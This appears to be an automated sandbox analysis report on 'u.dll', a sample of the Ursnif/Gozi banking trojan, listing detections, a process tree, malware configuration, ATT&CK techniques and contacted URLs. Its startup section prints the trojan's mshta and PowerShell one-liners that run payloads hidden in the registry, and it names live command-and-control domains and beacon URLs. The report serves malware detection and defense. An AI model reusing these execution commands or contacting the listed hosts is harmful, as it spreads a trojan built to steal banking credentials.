ID: 340570
Sample Name: u.dll
Cookbook: default.jbs
Time: 18:22:11
Date: 16/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report u.dll

Overview


General Information

Sample Name:	u.dll
Analysis ID:	340570
MD5:	27b993fac30602e.
SHA1:	2054819f55d10f3..
SHA256:	61774f16549fb39..
Tags:	api1 ursnif

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Gozi e-Banking trojan
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Disables SPDY (HTTP compression…
- Injects code into the Windows Explo…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 5388 cmdline: loaddll32.exe 'C:\Users\user\Desktop\u.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
  - control.exe (PID: 5308 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- iexplore.exe (PID: 464 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 996 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:464 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5508 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 2600 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5508 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5204 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5508 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5392 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5508 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5040 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6872 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6856 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5248 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7064 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES556B.tmp' 'c:\Users\user\AppData\Local\Temp\v0ewugxm\CSC796D60C17DC54E309D26CA9CC0469D24.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6952 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6380 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES6171.tmp' 'c:\Users\user\AppData\Local\Temp\0oy3xkhb\CSC12D6740B38D4874A9168A78B923F8E.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3668 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_0_x64",
  "version": "250171",
  "uptime": "167",
  "system": "534e14562e5454b7ff528954966ab0fbhh",
  "size": "201284",
  "crc": "2",
  "action": "00000000",
  "id": "1100",
  "time": "1610850252",
  "user": "f73be0088695dc15e71ab15c3e220863",
  "hash": "0x9e9e912e",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000023.00000003.439971229.00000000032B0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000023.00000003.439971229.00000000032B0000.00000004.00000001.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0x8f0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 ...
00000000.00000003.264849176.00000000032C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000026.00000003.430559712.0000016753ED0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000026.00000003.430559712.0000016753ED0000.00000004.00000001.sdmp	GoziRule	Win32.Gozi	CCN-CERT	• 0x8f0:$: 63 00 6F 00 6F 00 6B 00 69 00 65 00 73 00 2E 00 73 00 71 00 6C 00 69 00 74 00 65 00 2D 00 6A 00 ...
Click to see the 18 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Malicious sample detected (through community Yara rule)
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif


Remote Access Functionality:

- Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Obfuscated Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Process Injection 8 1 3	Software Packing 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 4 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Valid Accounts 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 8 1 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
u.dll	38%	Metadefender		Browse
u.dll	62%	ReversingLabs	Win32.Trojan.Ursnif	
u.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.810000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
0.2.loaddll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://golang.feel500.at/api1/Rce8jxmWhK3ih3/wsPjkBW2_2B3FZFW1K47u/qNMQVVcyjBkgqGo4/EV9w4LVtwT4dZ22/OvqSLxhTQ3_2FvabW_/2FgZB0ja6/5x9Za3_2FQN4ZdUGH6lo/suw50whDv5PhfbDIdeX/T8eQmCtvYhggs3SS3gjEZp/M9FvWod65aEU9/G6avRfSM/LfZoGD4M2GwS3WWXnDZAQsS/VIiOqdfsU1/pU1_2B6cKaXhAnsco/82IM1VR4P9YJ/_2BGT5YwaNg/KNwzb_2F0dky5V/sFXJntfI7YvzRXn9ooIqO/8cWsv_2FMjFm7Qz8/GqjkN8IiVtb8odv/cswSX5yoUMDZAw42Dq/yWZp	0%	Avira URL Cloud	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://golang.feel500.at/favicon.ico	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://golang.feel500.at/api1/NeO9GC4_2Bl/x9HARNfj64n5WB/hrPVKQtB3b_2BA3jyOiQn/kGNVZhEDZsaw0LxU/Dpv9	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://golang.feel500.at/api1/uwAgMP_2FLcVGWT97wRz/iFuHzBrE_2BSOdMeVCC/MCeuWpe0oeS60koRr7ouEQ/mA6VPa	0%	Avira URL Cloud	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://golang.feel500.at/api1/4Mp9Bb14Sy5p7GvBrQ/e6g_2FX3A/zzGuh2QtxluYpZlF_2Fz/TQxCK8s7Y1j2YlE561k/	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	46.173.218.93	true	false		unknown
golang.feel500.at	46.173.218.93	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://golang.feel500.at/api1/Rce8jxmWhK3ih3/wsPjkBW2_2B3FZFW1K47u/qNMQVVcyjBkgqGo4/EV9w4LVtwT4dZ22/OvqSLxhTQ3_2FvabW_/2FgZB0ja6/5x9Za3_2FQN4ZdUGH6lo/suw50whDv5PhfbDIdeX/T8eQmCtvYhggs3SS3gjEZp/M9FvWod65aEU9/G6avRfSM/LfZoGD4M2GwS3WWXnDZAQsS/VIiOqdfsU1/pU1_2B6cKaXhAnsco/82IM1VR4P9YJ/_2BGT5YwaNg/KNwzb_2F0dky5V/sFXJntfI7YvzRXn9ooIqO/8cWsv_2FMjFm7Qz8/GqjkN8IiVtb8odv/cswSX5yoUMDZAw42Dq/yWZp	false	• Avira URL Cloud: safe	unknown
http://golang.feel500.at/favicon.ico	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000000.00000002.441197117.0000000000760000.00000040.00000001.sdmp, powershell.exe, 0000001B.00000003.415711591.000001FE6ECE0000.00000004.00000001.sdmp, explorer.exe, 00000023.00000003.439971229.00000000032B0000.00000004.00000001.sdmp, control.exe, 00000026.00000003.430559712.0000016753ED0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000000.00000002.441197117.0000000000760000.00000040.00000001.sdmp, loaddll32.exe, 00000000.00000003.424976017.00000000007A0000.00000004.00000001.sdmp, powershell.exe, 0000001B.00000003.415711591.000001FE6ECE0000.00000004.00000001.sdmp, explorer.exe, 00000023.00000003.439971229.00000000032B0000.00000004.00000001.sdmp, control.exe, 00000026.00000003.430559712.0000016753ED0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000023.00000000.433900760.0000000008B46000.00000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000023.00000000.429063403.00000000061F3000.00000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
